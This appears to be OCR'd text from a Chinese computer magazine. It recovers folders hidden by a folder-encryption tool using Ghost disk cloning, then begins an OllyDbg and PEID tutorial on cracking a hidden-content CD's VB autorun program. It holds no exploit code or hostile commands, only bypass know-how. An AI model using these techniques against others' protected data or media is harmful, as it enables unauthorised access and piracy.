


图 1

以上种种现象，个人认为文件夹及里面的内容一定是被转移了。后来也验证了自己的想法！查看一下资料发现最有可能就是文件夹被藏在C:\RECYCLER里面。但是我从DOS 里面或者是在显示隐藏文件的情况下都是查不到那个文件夹，烦恼了很久。

后来突然想到可以通过杀毒软件去查隐藏文件。杀毒软件果然没有让我失望。刚好手提电脑里面装了一个金山毒霸6。打开杀毒软件，选择杀毒软件要杀毒的文件夹。其实这个时候也就是查看隐藏文件的最好时候。终于发现文件夹藏在了C:\RECYCLER\System Volume Information里面了，如图2。




图 2

原先无论怎样在本身已经隐藏的C:\RECYCLER里面，找到并双击隐藏的System VolumeInformation文件夹的。文件夹都会跳转到控制面板；而看不到里面隐藏的文件！况且System Volume Information是在系统还原的时候使用的。

终于找到隐藏地了，剩下的任务就是要还原回来！一直搞不懂！后来跟LvHuaNa兄弟商讨了一下，觉得通过ghost可以达到破解目的。于是采用了以下方案！用ghost32.exe克隆。再用GhostExp.exe读取出来，如图3。




图 3

做法：1.首先加密后一定不可以清空回收站。2.其次ghost之前一定不可以关闭系统还原功能。我使用了ghost8.0的Ghost32.exe在DOS下对整个系统盘进行了克隆。由于整个硬盘都是NTFS格式的。于是我将其中的D盘格式化成FAT32格式。这样DOS下才能访问。将ghost文件和制作好的.gho文件都放到D盘。




图 4

等待了一段时间后，克隆成功后。回到系统使用GhostExp.exe将文件复制出来，最后终于破解成功了，如图4。

《文件夹加密大师》用到的两个技巧：

1.采用了空白文件夹名，使我们不能轻易地在DOS下用CD命令进入，可以手工或编程对文件夹重命名，之后便可随便进去。

2.采用了特殊文件名，使我们不能在资源管理器和DOS下轻易地删除这个文件夹，但用编程的方法可以轻易删除这个文件夹！这两个技巧我现在看来简直是在对共享软件用户犯罪！因为很多优化软件会定期强制删除回收站节省空间，只要回收站被强制删除，你的所有数据都烟消云散了。

不信大家可以试一下：只要把加密文件夹所在的分区的回收站移动一个位置，解密就一定出错！把回收站放回原来的位置，解密就会成功。呵呵，真是晕呀！一句话要是用户不小心删除了回收站，后果之严重可能只能用“欲哭无泪”四个字来形容！

（本文涉及到的高强度文件夹加密大师，光盘有收录）

Cracker组合招式之 轻松突破光盘隐藏技术

逆枫


工具：OllyDbg1.1（下面简称OD）、PEID V0.93
面向读者：加解密爱好者、系统底层爱好者
前置知识：汇编入门知识、OD 工具的简单使用
级次：初中级
对象：某加密隐藏光盘

一、前言


对于光盘的加密及隐藏技术，早就有所闻了，之前的X档案也有讨论。但一直没真正见识过，几天前有一个朋友叫我帮他看看一张电影加密隐藏的光盘，于是把过程记录下来，如果大家手头也有这种加密隐藏光盘，用文中的方法及思路试着突破一下。

二、了解加密隐藏光盘


把这个光盘直接放入光驱，打开一看，如图1所示。


图1

可以看到光盘的文件夹24BITTIF内容只是一些大自然的图片，但是你会发现，这些TIF格式图片文件都是20多M，非常可怀疑，因为一般这种图片的格式最多就是几M，其它十几M的东西是什么呢？到后面我们会看到一些有趣的东西。


图2

看光盘的说明是说第一次要点击运行autorun.exe这个文件，点击运行后，只出现如图2所示的界面。



图3

点击后并没弹出光盘的真实内容，只是一些常规的看图软件。由于autorun.exe这个程序非常可疑，我们用PEID看看它是什么语言写的，如图3。


看到原来是用VB编写的程序，并没有加壳，我们可以用OD载入程序进行分析，看看里面的执行流程，看有没有方法突破其隐藏。

三、深入程序，寻求敏感信息

用OD载入autorun.exe文件，VB的程序的反汇编代码比较烦杂，一般最好的定位关键代码的方法就是采用信息查找法，在OD的CPU窗口中，右击，如图4所示，进行字符串查找。


图4

在弹出的窗口中，我们会发现如图5所列的敏感信息。


图5

可能你会问：你怎么知道这些就是敏感信息？一般来说，程序中通常都会有一些出错提示信息，程序运行的一些参数等等，以字符串的形式保存在程序中，我们看到一些可疑的信息时，可以进入到代码窗口中分析一下代码，看看是不是程序的关键代码。好了，我们双击一下".\TOOLS\Data1.tag\"这样的字符串，来到如图6所示。




图6

再双击另一行".\TOOLS\Data1.tag\"这样的字符串，来到如图7所示。

